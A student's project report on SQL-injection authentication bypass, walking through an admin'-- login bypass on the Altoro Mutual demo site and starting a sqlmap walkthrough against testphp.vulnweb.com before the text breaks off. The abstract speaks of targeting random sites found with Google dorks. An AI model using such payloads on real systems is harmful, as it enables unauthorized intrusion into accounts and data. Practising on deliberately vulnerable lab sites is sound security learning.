

PROJECT REPORT ON

CYBER SECURITY

AUTHENTICATION BYPASS

Submitted by
Vishnu Tirth Bysani
1ST Year IITBBS

Contents

1. Abstract	3
2. Introduction	3
3. Abstract	4
4. How to Stay Protected?	4
5. What is Ethical Hacking?	4
6. Authentication Bypass.....	5
7. SQL Injection	5
a. Without Burpsuite and SQLMAP(Authentication Bypass): ..	5
b. Using SQLMAP:.....	9
c. Using Burpsuite:	20
8. Software and Hardware Specifications	23
9. Remediation Measures.....	24
10. Conclusion	24

1. Abstract

Our goal is to learn how to use SQL injection by taking some random websites using Google hacking database and entering into their admin panel using SQL injection both manually and using Burpsuite.

2. Introduction

A cyber-attack is an assault launched by cybercriminals using one or more computers against single or multiple computers or networks. A cyber-attack can steal data, disable computers, or use a compromised computer (or other devices) as a launchpad for other attacks maliciously.

Today, these attacks not only remain focused on attacking computers. Rather the attackers also target any other device connected to the internet. That includes everything from your smartphones to WIFI routers to internet-connected home appliances like Smart TVs and home security solutions.

Usually, most cyber-attacks that pose a threat to your online security fall into one of these categories:

- ❖ Malware attacks – hackers infect your device/system with a malicious tool.
- ❖ Phishing attacks – hackers trick you via tempting yet malicious text messages or emails.
- ❖ Ransomware attacks – criminals infect your device/network with malware that encrypts all your data and makes your system inaccessible. They then ask you to pay the 'ransom' to free your computer.
- ❖ Denial of Service (DoS) attacks – these attacks render your device or the entire IT structure out of service.
- ❖ Man In The Middle (MiTM) attacks – hackers intercept your network to snoop on your online activities and steal your data.
- ❖ Crypto-jacking – hackers hack your device to mine cryptocurrency for them.
- ❖ SQL Injection attacks – the attackers exploit a security vulnerability to hack your database.
- ❖ Zero-Day exploits – hackers exploit unpatched bugs in the apps or the operating system of your device to target users.

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. Also known as information technology (IT) security, cybersecurity measures are

designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

3. Abstract

Our goal is to learn how to use SQL injection by taking some random websites using Google hacking database and entering into their admin panel using SQL injection both manually and using Burpsuite.

4. How to Stay Protected?

There are various ways to protect ourselves from cyberattacks. Some of these steps are as follows:

- ❖ Using Multifactor Authentication:

It means opting-into an extra step when trusted websites and applications ask you to confirm you're really who you say you are. So, industry is taking a step to double check. Instead of asking you for a password – which can be reused, more easily cracked, or stolen – they can verify it's you by asking for two forms of information.

- ❖ Keep your software up to date
- ❖ Use strong Passwords to keep yourself safe
- ❖ Avoid using easily guessable passwords
- ❖ Secure your device
- ❖ Use a Strong VPN
- ❖ Use a smart anti-malware
- ❖ Avoid installing apps from unknown sources
- ❖ Back-up all your data

5. What is Ethical Hacking?

Ethical Hacking is part of Cyber Security, which mainly deals with finding vulnerabilities in a system and solving them before any malicious or black-hat hacker exploits them.

It is the process of testing and validating the system to discover the weaknesses present in it and inform the organization about all those weaknesses. Later, the organization will hire some

Cyber Security professionals to recommend measures that will help prevent the data from any kind of theft or fraud.


6.Authentication Bypass

Authentication Bypass refers to a method by which an attacker gains access equivalent to an authenticated user without ever going through an authentication procedure. This is usually the result of the attacker using an unexpected access procedure that does not go through the proper checkpoints where authentication should occur. An attacker might be able to reach secured web content by explicitly entering the path to the content rather than clicking through the authentication link, thereby avoiding the check entirely. This attack pattern differs from other authentication attacks in that attacks of this pattern avoid authentication entirely, rather than faking authentication by exploiting flaws or by stealing credentials from legitimate users.

7.SQL Injection

a. Without Burpsuite and SQLMAP(Authentication Bypass):


- i. Open Altoro mutual. Enter username and password as admin.



The screenshot shows a Firefox browser window with the following details:


- Title Bar:** Altoro Mutual
- Address Bar:** altoro.testfire.net/login.jsp
- Toolbar:** Volume 75%, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB
- Content Area:**
 - Header:** Altoro Mutual, Sign In, Contact Us, Feedback, Search
 - Image:** DEMO SITE ONLY
 - Form:** Online Banking Login with fields for Username (admin) and Password (*****), and a Login button.
 - Sidebar:** ONLINE BANKING LOGIN, PERSONAL, SMALL BUSINESS, INSIDE ALTORO MUTUAL, with sub-links for each category.

ii. On clicking login, you will be able to get the admin access.



The screenshot shows a web browser window on an Ubuntu 64-bit desktop environment. The URL in the address bar is `altoro.testfire.net/bank/main.jsp`. The page displays the Altoro Mutual logo and a banner with three people and the text "DEMO SITE ONLY". A navigation menu at the top includes "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". On the left, a sidebar under "I WANT TO ..." lists links for account summary, recent transactions, transfer funds, news articles, and site customization. Under "ADMINISTRATION", there is a link to "Edit Users". The main content area says "Hello Admin User" and "Welcome to Altoro Mutual Online." It shows "View Account Details" set to "800000 Corporate" with a "GO" button. A "Congratulations!" message states: "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply." At the bottom, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and a note about the application being open source and available on GitHub.

iii. Under the Edit Users tab, we can find the list of users, account type and other details.



The screenshot shows a web browser window on an Ubuntu 64-bit desktop environment. The URL in the address bar is `altoro.testfire.net/admin/admin.jsp`. The page has a sidebar with "ADMINISTRATION" and "Edit Users". The main content area is titled "Add an account to an existing user". It shows a dropdown for "Users" with "admin" selected, another dropdown for "Account Types" with "Savings" selected, and a "Change Password" button. Below this, there's a section for "User's password" with fields for "Password" and "Confirm". At the bottom, there's a "Change Password" button. A separate section for "Add a new user" has fields for "First Name", "Last Name", "Username", "Password", and "Confirm", along with an "Add User" button. A note at the bottom says "It is highly recommended that you leave the username as first initial last name." The footer includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and a note about the application being open source and available on GitHub.

iv. Now open a text file and enter the following code for the SQL injection.

v. Now sign out. In the new login enter “admin’—” as username and any random entry as password.

Altoro Mutual

Usage: 2%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Sign In | Contact Us | Feedback | Search [Go]

Altoro Mutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations


Online Banking Login

Username: admin'--

Password: [REDACTED]

This connection is not secure.
Logins entered here could be compromised. [Learn More](#)


- vi. On clicking Login, we can sign into the admin account. Thus, our SQL injection was successful.




The screenshot shows a Firefox browser window titled "Ubuntu 64-bit". The address bar displays "altoro.testfire.net/bank/main.jsp". The main content area is the "Altoro Mutual" website, featuring a green header with the text "Altoro Mutual" and "DEMO SITE ONLY". The navigation menu includes "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". A sidebar on the left lists "I WANT TO ..." options such as "View Account Summary", "Transfer Funds", and "Customize Site Language". Another sidebar under "ADMINISTRATION" has an "Edit Users" option. The central content area displays a message: "Hello Admin User", "Welcome to Altoro Mutual Online.", "View Account Details: 800000 Corporate GO", and "Congratulations! You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!". Below this, there's a link "Click Here to apply.". At the bottom of the page, there are links for "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information: "© 2022 Altoro Mutual, Inc." and "This web application is open source! Get your copy from GitHub and take advantage of advanced features". A footer note states: "The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities".

b. Using SQLMAP:

- i. Open testphp.vulnweb.com in Kali Linux.



- ii. Also, open sqlmap in Kali Linux terminal.



```
vishnu@kali:~$ sqlmap -h
[1.6#stable]
https://sqlmap.org


Usage: python3 sqlmap [options] [your cart | guestbook | AJAX Demo]

Options:
-h, --help          Show basic help message and exit
--hh               Show advanced help message and exit
--version         Show program's version number and exit
-v VERBOSE        Verbosity level: 0-6 (default 1)


Target:
At least one of these options has to be provided to define the
target(s)
-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK    Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL
--data=DATA        Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE    HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent     Use randomly selected HTTP User-Agent header value
--proxy=PROXY      Use a proxy to connect to the target URL
```


- iii. Click Sign Up, and for logging in, enter both username and password as test.



- iv. We can browse different categories by clicking different fields on the left side of webpage. In this screenshot, I have opened the paintings field. Copy the URL.

